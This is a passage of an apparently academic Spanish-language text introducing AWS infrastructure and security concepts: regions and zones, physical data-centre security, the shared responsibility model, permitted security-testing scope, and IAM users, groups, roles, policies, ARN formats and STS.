
Zonas y Regiones

Amazon Web Services (2024b) utiliza el concepto de regiones que son ubicaciones físicas a nivel mundial donde agrupa sus centros de datos. Cada región de AWS se compone de al menos tres zonas de disponibilidad independientes y físicamente separadas dentro de la misma

área geográfica. Estas zonas de disponibilidad cuentan con suministro de energía, sistemas de refrigeración y seguridad física propios, además de estar interconectadas mediante redes de baja latencia y alta redundancia.

En cuanto a las zonas de disponibilidad (AZ), cada una consiste en uno o más centros de datos independientes que cuentan con suministro de energía, redes y conectividad redundantes dentro de una región de AWS. Estas zonas permiten a los clientes operar bases de datos y aplicaciones de producción con mayor disponibilidad, tolerancia a fallos y escalabilidad que lo que ofrecería un solo centro de datos. Todas las zonas de disponibilidad en una región de AWS están conectadas a través de una red de alta velocidad y baja latencia, lo que garantiza que el tráfico entre ellas esté cifrado y que la replicación de datos sea sincrónica.

La infraestructura global de Amazon Web Services (2024c) es una de las más extensas y seguras en el mundo de la computación en la nube. Actualmente, AWS tiene 32 regiones en todo el mundo, cada una con 102 zonas de disponibilidad, lo que proporciona una capacidad significativa para la implementación de servicios. Además, cuenta con más de 550 puntos de presencia en todo el mundo y 13 cachés periféricas regionales. Para expandir aún más su alcance, se han anunciado planes para agregar 12 zonas de disponibilidad y 4 regiones adicionales en países como Canadá, Malasia, Nueva Zelanda y Tailandia. También se pueden identificar 35 zonas locales, 29 zonas de Wavelength (extensiones de una región de AWS para aplicaciones con baja latencia), 115 ubicaciones de Direct Connect (un servicio de red alternativo para conectarse a AWS) y presencia en 245 países.

La siguiente figura representa la ubicación de las regiones actuales de AWS (iconos verdes sobre el mapa), así como las posibles nuevas regiones (iconos rojos sobre el mapa):

Figura 2 *Regiones de AWS*

Fuente: AWS. Infraestructura global [imagen]. En: About AWS. [Consultado: 1 de abril de 2024]. Disponible en: https://aws.amazon.com/es/about-aws/global-infrastructure/

Seguridad Física de los Centros de Datos

Amazon Web Services (2024d) centra sus esfuerzos en garantizar la seguridad y alta disponibilidad de su infraestructura de la siguiente manera:

Selección de Emplazamientos: Realiza evaluaciones medioambientales y geográficas para evitar riesgos como inundaciones y condiciones climáticas extremas.

Redundancia: Diseña centros de datos para resistir fallos y redirigir el tráfico en caso de problemas. Usa un estándar N+1 para garantizar la capacidad adicional.

Disponibilidad: Identifica componentes críticos y los replica en zonas de disponibilidad independientes. Permite la conmutación por error sin interrupciones.

Planificación de Capacidad: Monitorea el uso de servicios para prepararse para la demanda futura.

Acceso Físico: Control estricto de acceso a empleados autorizados y terceros con privilegios mínimos.

Monitoreo y Registro: Vigilancia constante y registro de accesos, incluyendo sistemas de detección de intrusos y CCTV (Circuitos Cerrados de Televisión).

Vigilancia y Detección: Control de condiciones climáticas, detección de incendios y fugas de agua.

Administración de Dispositivos: Manejo seguro y disposición final de dispositivos al final de su vida útil.


Sistemas de Ayuda a las Operaciones: Mantenimiento preventivo de equipos y sistemas de suministro eléctrico redundantes.

Gobernanza y Riesgo: Evaluación continua de amenazas y auditorías externas para cumplir con normativas y estándares de seguridad.

Clasificación de los Componentes de AWS

Amazon Web Services (2024e) proporciona una amplia selección de servicios en la nube que cubren múltiples áreas tecnológicas. Estos servicios abarcan desde recursos para cómputo y almacenamiento hasta bases de datos, análisis de datos, redes, aplicaciones móviles, herramientas de desarrollo, gestión, Internet de las cosas (IoT), seguridad y aplicaciones empresariales. La diversidad de estos servicios permite a las empresas avanzar más rápido, reducir costos en tecnologías de la información y expandir sus operaciones de manera eficiente y escalable. La siguiente representación es una abstracción general de los grupos de servicios que AWS puede ofrecer:

Figura 3 *Clasificación de los Componentes de AWS*



Fuente: AWS. The power of AWS with Amazon Connect [imagen]. En: Amazon Connect. [Consultado: 1 de abril de 2024]. Disponible en: https://docs.aws.amazon.com/connect/latest/adminguide/related-services-amazon-connect.html


Modelo de Responsabilidad Compartida

La seguridad y el cumplimiento son aspectos que involucran tanto a Amazon Web Services (2024f) como al cliente, bajo un principio de responsabilidad compartida. Este enfoque presenta la ventaja de aliviar la carga operativa del cliente, ya que AWS se encarga de operar, administrar y garantizar la seguridad de diversos componentes del sistema, incluyendo el sistema operativo subyacente, la capa de virtualización y hasta la seguridad física de las instalaciones donde se ejecutan los servicios. Por otro lado, el cliente asume la responsabilidad y la gestión del sistema operativo de nivel superior, conocido como sistema operativo invitado, lo que implica mantenerlo actualizado con parches de seguridad, además de gestionar cualquier otro software de aplicación relacionado y configurar los cortafuegos del grupo de seguridad proporcionado por AWS.

La distribución de responsabilidades puede variar según los servicios específicos que el cliente utilice, cómo los integre en su entorno de tecnología de la información, así como las regulaciones y leyes aplicables. Esta naturaleza compartida de la responsabilidad también brinda la flexibilidad y el control necesarios para adaptar la implementación según las necesidades específicas. Este modelo de responsabilidad compartida se suele describir en términos de seguridad "de" la nube y seguridad "en" la nube. La seguridad "de" la nube se refiere a las medidas de seguridad proporcionadas por AWS para proteger la infraestructura subyacente, mientras que la seguridad "en" la nube hace referencia a las acciones y responsabilidades del cliente para asegurar adecuadamente sus propios datos y aplicaciones en el entorno de la nube.

En la siguiente figura, se hace referencia a los niveles de responsabilidad entre el cliente y AWS.

Figura 4 *Modelo de Responsabilidad Compartida*



Fuente: AWS. Modelo de responsabilidad compartida [imagen]. En: Compliance. [Consultado: 1 de abril de 2024]. Disponible en: https://aws.amazon.com/es/compliance/shared-responsibility-model/

Alcance de las Pruebas de Seguridad Dentro de AWS

Los clientes de Amazon Web Services (2024g) tienen la libertad de realizar evaluaciones de seguridad o pruebas en su propia infraestructura de AWS sin necesidad de obtener aprobación específica previa para los servicios enumerados en la sección de "Servicios permitidos". AWS también permite que sus clientes ejecuten sus herramientas de evaluación de seguridad dentro del espacio de AWS o en la infraestructura de otros proveedores de la nube, ya sea para realizar pruebas en sus propias instalaciones, en el entorno de AWS o incluso en sistemas de terceros contratados para este propósito. Sin embargo, es importante destacar que cualquier prueba de seguridad que involucre el uso de Command and Control (C2) requiere una autorización previa antes de llevarse a cabo.

Es fundamental que las actividades que se realicen estén alineadas con la política establecida por AWS, tal como se describe en su documentación. Es importante destacar que AWS no autoriza a los clientes a llevar a cabo evaluaciones de seguridad por sí mismos en su infraestructura o en los servicios que ofrece. En caso de detectarse algún problema durante una evaluación de seguridad, es crucial comunicarse de inmediato con el equipo de Seguridad de AWS.


¿Por Qué Aprender Sobre Ciberseguridad Orientada a AWS?

En los últimos años, se ha observado un notable aumento en el interés de las empresas por adoptar infraestructura basada en la nube. Según IVCISA- AWS Consulting Service (2024), AWS ha mantenido su posición como líder en el Cuadrante Mágico de Gartner para Infraestructura en Nube y Servicios de Plataforma (CIPS) durante trece años consecutivos. Gartner destaca que AWS es el proveedor con la mayor permanencia en este cuadrante, lo que demuestra su sólido historial en la nube. Desde hace 17 años, AWS ha sido pionero en servicios

como Amazon Elastic Compute Cloud (Amazon EC2) y Amazon Simple Storage Service (Amazon S3). Sus API se han convertido en un estándar de la industria, siendo ampliamente adoptadas y emuladas por otros proveedores. Este reconocimiento destaca la capacidad de AWS para la innovación y su amplio conjunto de servicios en la computación en la nube.

La siguiente figura es el Cuadrante Mágico 2023 de Gartner para Infraestructura en Nube y Servicios de Plataforma (CIPS):

Figura 5 *Cuadrante Mágico 2023*




Fuente: AWS. AWS Named as a Leader in the 2023 Gartner Cloud Infrastructure & Platform Services (CIPS) Magic Quadrant for the 13th Consecutive Year. [imagen]. En: AWS News Blog. [Consultado: 1 de abril de 2024]. Disponible en: https://aws.amazon.com/es/blogs/aws/aws-named-as-a-leader-in-the-2023-gartner-cloud-infrastructure-platform-services-cips-magic-quadrant-for-the-13th-consecutive-year/

Fase 2: Análisis del Servicio AWS IAM

Introducción a IAM – (Identity and Access Management)

Identity and Access Management (IAM) de Amazon Web Services (2024h) ofrece un alto grado de control de acceso altamente granular en el entorno de AWS. Este servicio le permite definir con precisión quiénes tienen la capacidad de acceder a qué recursos y servicios dentro de su infraestructura, y bajo qué circunstancias. Utilizando políticas de IAM, puede administrar de manera efectiva los permisos otorgados a su personal y sistemas, asegurándose de que se siga el principio de otorgar los privilegios mínimos necesarios. En esencia, IAM le permite ejercer un control total sobre quién puede hacer qué en su entorno de AWS, lo que es esencial para garantizar la seguridad y la administración eficiente de sus recursos AWS. La siguiente figura representa, desde un alto nivel, cómo se gestionan identidades y permisos desde AWS IAM:

Figura 6 *Gestión de identidades y permisos desde AWS IAM*



Fuente: AWS. 5 consejos (y un bonus) para aumentar su resistencia a los ataques de ransomware en AWS. [imagen]. En: Blogs. [Consultado: 1 de abril de 2024]. Disponible en: https://aws.amazon.com/es/blogs/aws-spanish/5-consejos-y-un-bonus-para-aumentar-su-resistencia-a-los-ataques-de-ransomware-en-aws/

Al crear una nueva cuenta en AWS, se establece una única identidad de inicio de sesión que tiene acceso total a todos los servicios y recursos disponibles en la cuenta. Esta identidad se conoce como el usuario raíz de la cuenta de AWS y se accede a ella mediante el correo electrónico y la contraseña utilizados durante el proceso de creación de la cuenta.


¿Como Funciona IAM?

Inicialmente, un usuario humano o una aplicación utilizan las credenciales de inicio de sesión para autenticarse en Amazon Web Services (2024i). La autenticación se verifica cuando las credenciales de inicio de sesión coinciden con una entidad principal, que puede ser un usuario de IAM, un usuario federado, un rol de IAM o una aplicación, en la que AWS confía.

Posteriormente, se realiza una solicitud para otorgar acceso a los recursos a la entidad principal. Este acceso se concede como respuesta a una solicitud de autorización. Por ejemplo, cuando un usuario inicia sesión en la consola por primera vez y se encuentra en la página de inicio de la consola, aún no ha accedido a un servicio específico. Cuando selecciona un servicio, la solicitud de autorización se envía a ese servicio, que verifica si la identidad del usuario está en la lista de usuarios autorizados, qué políticas están en vigor para controlar el nivel de acceso concedido y cualquier otra política relevante. Las entidades principales de su Cuenta de AWS o de otras Cuentas de AWS en las que confíe pueden realizar solicitudes de autorización.

Una vez autorizada, la entidad puede realizar operaciones en los recursos de su Cuenta de AWS. La siguiente figura resume el funcionamiento de IAM de AWS:

***Figura** 7 ¿Cómo funciona IAM?*




Fuente: AWS. 5 consejos (y un bonus) para aumentar su resistencia a los ataques de ransomware en AWS. [imagen]. En: Blogs. [Consultado: 1 de abril de 2024]. Disponible en: https://aws.amazon.com/es/blogs/aws-spanish/5-consejos-y-un-bonus-para-aumentar-su-resistencia-a-los-ataques-de-ransomware-en-aws/

¿Qué es un Usuario de IAM?

Un usuario de Identity and Access Management (IAM) de Amazon Web Services (2024j) es una entidad creada en AWS para representar al usuario o aplicación que interactúa con AWS. Este usuario está compuesto por un nombre de usuario y credenciales. La siguiente figura muestra ejemplos de usuarios en AWS.

Figura 8 *Ejemplos de Usuario en AWS*



Fuente: AWS. Información general sobre la administración del acceso: permisos y políticas. [imagen]. En: UserGuide. [Consultado: 1 de abril de 2024]. Disponible en: https://docs.aws.amazon.com/es_es/IAM/latest/UserGuide/introduction_access-management.html

Es relevante mencionar que algunos de estos usuarios pueden ser aplicaciones en realidad. La característica distintiva de un usuario de IAM es que no está limitado a representar necesariamente a una persona física real. Es factible crear un usuario de IAM para generar una clave de acceso destinada a una aplicación que opera en la infraestructura de la empresa y necesita acceder a los recursos de AWS.

¿Qué es un Grupo de IAM?

Un grupo de usuarios de IAM es una colección de usuarios de IAM. Estos grupos permiten la especificación de permisos para múltiples usuarios, lo que simplifica la gestión de permisos para dichos usuarios. Los usuarios dentro de este grupo automáticamente heredan los permisos asignados al grupo. De igual manera, si un empleado cambia de puesto dentro de la organización, en lugar de editar los permisos individualmente, puede removerlo de los grupos de usuarios anteriores y agregarlo a los nuevos grupos relevantes.

¿Qué es un Rol de IAM?

Un rol de Identity and Access Management (IAM) de Amazon Web Services (2024k) es una entidad con permisos específicos que puede crearse en una cuenta de AWS. Aunque similar a un usuario de IAM en cuanto a ser una identidad de AWS con políticas de permisos, un rol se distingue en que puede ser asumido por cualquier usuario o entidad según sea necesario. A diferencia de un usuario de IAM, cuya asociación generalmente se realiza con una persona, un rol no posee credenciales de acceso a largo plazo como contraseñas o claves permanentes. En cambio, al asumir un rol, se proporcionan credenciales temporales y seguras para la sesión en curso.

Los roles de IAM son útiles para delegar acceso a usuarios, aplicaciones o servicios que normalmente no tendrían acceso a los recursos de AWS. Algunos casos comunes de uso de roles de IAM incluyen:

- Asociar usuarios que necesitan acceso temporal a recursos en la nube con un rol de IAM que otorgue permisos específicos durante ese período.
- Vincular servicios en la nube como Amazon EC2 o AWS Lambda a roles de IAM para obtener acceso seguro a recursos específicos.
- Emplear roles de IAM en organizaciones que utilizan proveedores de identidad (IdP) existentes, como Azure Active Directory (AD) u OpenID, para proporcionar acceso a la nube a usuarios gestionados por el IdP. Los usuarios existentes en un AD pueden asumir un rol para acceder a recursos en la nube sin necesidad de crear cuentas adicionales.
- Permitir que usuarios o servicios en una cuenta de la nube accedan a recursos en otra cuenta, facilitando la colaboración intercuenta. Por ejemplo, si un grupo de

desarrolladores en la cuenta A necesita colaborar con desarrolladores en la cuenta B a través de AWS CodeBuild, se puede crear un rol de IAM en la cuenta B que otorgue acceso a los desarrolladores de la cuenta A.

¿Qué es una Política de IAM?

En AWS, la administración del acceso se realiza mediante la creación de políticas que se asignan a identidades de IAM (como usuarios, grupos de usuarios o roles) o a recursos de Amazon Web Services (2024l). Una política en AWS es un elemento que, al estar vinculado a una identidad o recurso, define los permisos correspondientes. Cuando una entidad principal de IAM (ya sea un usuario o un rol) realiza una solicitud, AWS evalúa estas políticas para determinar si la solicitud debe ser permitida o denegada. La mayoría de las políticas se almacenan como documentos JSON en AWS.

Hay dos tipos principales de políticas según lo que controlan:

- **Políticas basadas en identidad**: Estas políticas regulan las acciones que una identidad (usuario, grupo o rol) puede llevar a cabo en qué recursos y en qué condiciones. Dentro de estas políticas, hay dos subtipos:
    - **Políticas administradas**: Son políticas independientes basadas en la identidad que se pueden adjuntar a múltiples usuarios, grupos y roles en la cuenta de AWS. Existen dos categorías de políticas administradas:
        - **Políticas administradas por AWS**: Creadas y gestionadas por AWS.
        - **Políticas administradas por el cliente**: Creadas y gestionadas por el usuario en su cuenta de AWS. Estas políticas brindan un mayor


control sobre los permisos en comparación con las políticas administradas por AWS.

    - **Políticas incrustadas**: Son políticas creadas y administradas directamente, integradas en una única entidad principal, ya sea usuario, grupo o rol.

- **Políticas basadas en recursos**: Estas políticas determinan las acciones que una entidad principal puede realizar en un recurso específico y bajo qué circunstancias. Son políticas en línea y no existen políticas administradas basadas en recursos. Para permitir el acceso entre cuentas, se puede especificar una cuenta completa o entidades de IAM de otra cuenta como la entidad principal en una política basada en recursos.

La siguiente figura representa el funcionamiento de las políticas del IAM en AWS:

Figura 9 *Políticas en IAM de AWS*



Fuente: Osamaoracle. AWS IAM Policy Basics. [imagen]. En: Blog. [Consultado: 1 de abril de 2024]. Disponible en: https://osamaoracle.com/2021/08/15/aws-iam-policy-basics/

¿Qué es ARN de IAM?

Los Nombres de Recursos de Amazon (ARN) de Amazon Web Services (2024m) son identificadores únicos que se utilizan para referenciar de manera unívoca los recursos dentro de Amazon Web Services (2024n). Estos ARN son fundamentales para especificar con precisión un recurso en todo el entorno de AWS y se utilizan en una variedad de contextos, como la creación de políticas de control de acceso en IAM (Identity and Access Management), la asignación de etiquetas en Amazon Relational Database Service (Amazon RDS) y en las llamadas realizadas a través de la API de AWS. La siguiente figura ilustra un ejemplo de esto:

Figura 10 *Ejemplo de ARN de IAM*

```
arn:aws:iam::account:root
arn:aws:iam::account:user/user-name-with-path
arn:aws:iam::account:group/group-name-with-path
arn:aws:iam::account:role/role-name-with-path
arn:aws:iam::account:policy/policy-name-with-path
arn:aws:iam::account:instance-profile/instance-profile-name-with-path
arn:aws:sts::account:federated-user/user-name
arn:aws:sts::account:assumed-role/role-name/role-session-name
arn:aws:iam::account:mfa/virtual-device-name-with-path
arn:aws:iam::account:u2f/u2f-token-id
arn:aws:iam::account:server-certificate/certificate-name-with-path
arn:aws:iam::account:saml-provider/provider-name
arn:aws:iam::account:oidc-provider/provider-name
```

Fuente: Autoría Propia

¿Qué es STS?


El Servicio de Token de Seguridad de Amazon Web Services (2024o), conocido como STS se encarga de generar y proporcionar credenciales de seguridad temporales a usuarios de confianza. Estas credenciales temporales permiten controlar el acceso a recursos de AWS que normalmente no estarían disponibles para el usuario. El conjunto de credenciales temporales incluye una ID de clave de acceso, una clave de acceso secreta y un token de seguridad.

Usualmente, estas credenciales se utilizan con la función "AssumeRole" dentro de la propia cuenta o para habilitar el acceso entre cuentas diferentes.

STS es un servicio que facilita la obtención de credenciales temporales, lo que permite a usuarios o servicios acceder de manera segura a recursos específicos de AWS durante un tiempo limitado. Esto resulta especialmente útil para garantizar la seguridad y el control de acceso en situaciones en las que se necesita otorgar acceso temporal a recursos en AWS o para habilitar la colaboración entre diferentes cuentas de AWS.

La siguiente figura representa el funcionamiento de lo anteriormente mencionado:

Figura 11 *AWS STS*



Fuente: DEVPRESS. AWS SSO VS Cross-account role-based IAM access. Why and how to use roles? [imagen]. En: Opensource. [Consultado: 1 de abril de 2024]. Disponible en: https://devpress.csdn.net/opensource/62f5269a7e6682346618a2c8.html

Configuraciones y Acciones Básicas en el Servicio IAM de AWS


Accediendo a los Servicios Desde el Portal Web, SDK/API y la CLI de AWS

Hay diferentes formas de acceder a los recursos de AWS:

- Portal Web
- AWS CLI
- SDK/API

La siguiente figura representa dichas formas de acceder a los recursos de AWS:

Figura 12 *Formas de Acceder a los Recursos de AWS*



Fuente: AWS. ¿Cuál es la de AWS Command Line Interface? [imagen]. En: Useguide. [Consultado: 1 de abril de 2024]. Disponible en: https://docs.aws.amazon.com/es_es/cli/latest/userguide/cli-chap-welcome.html

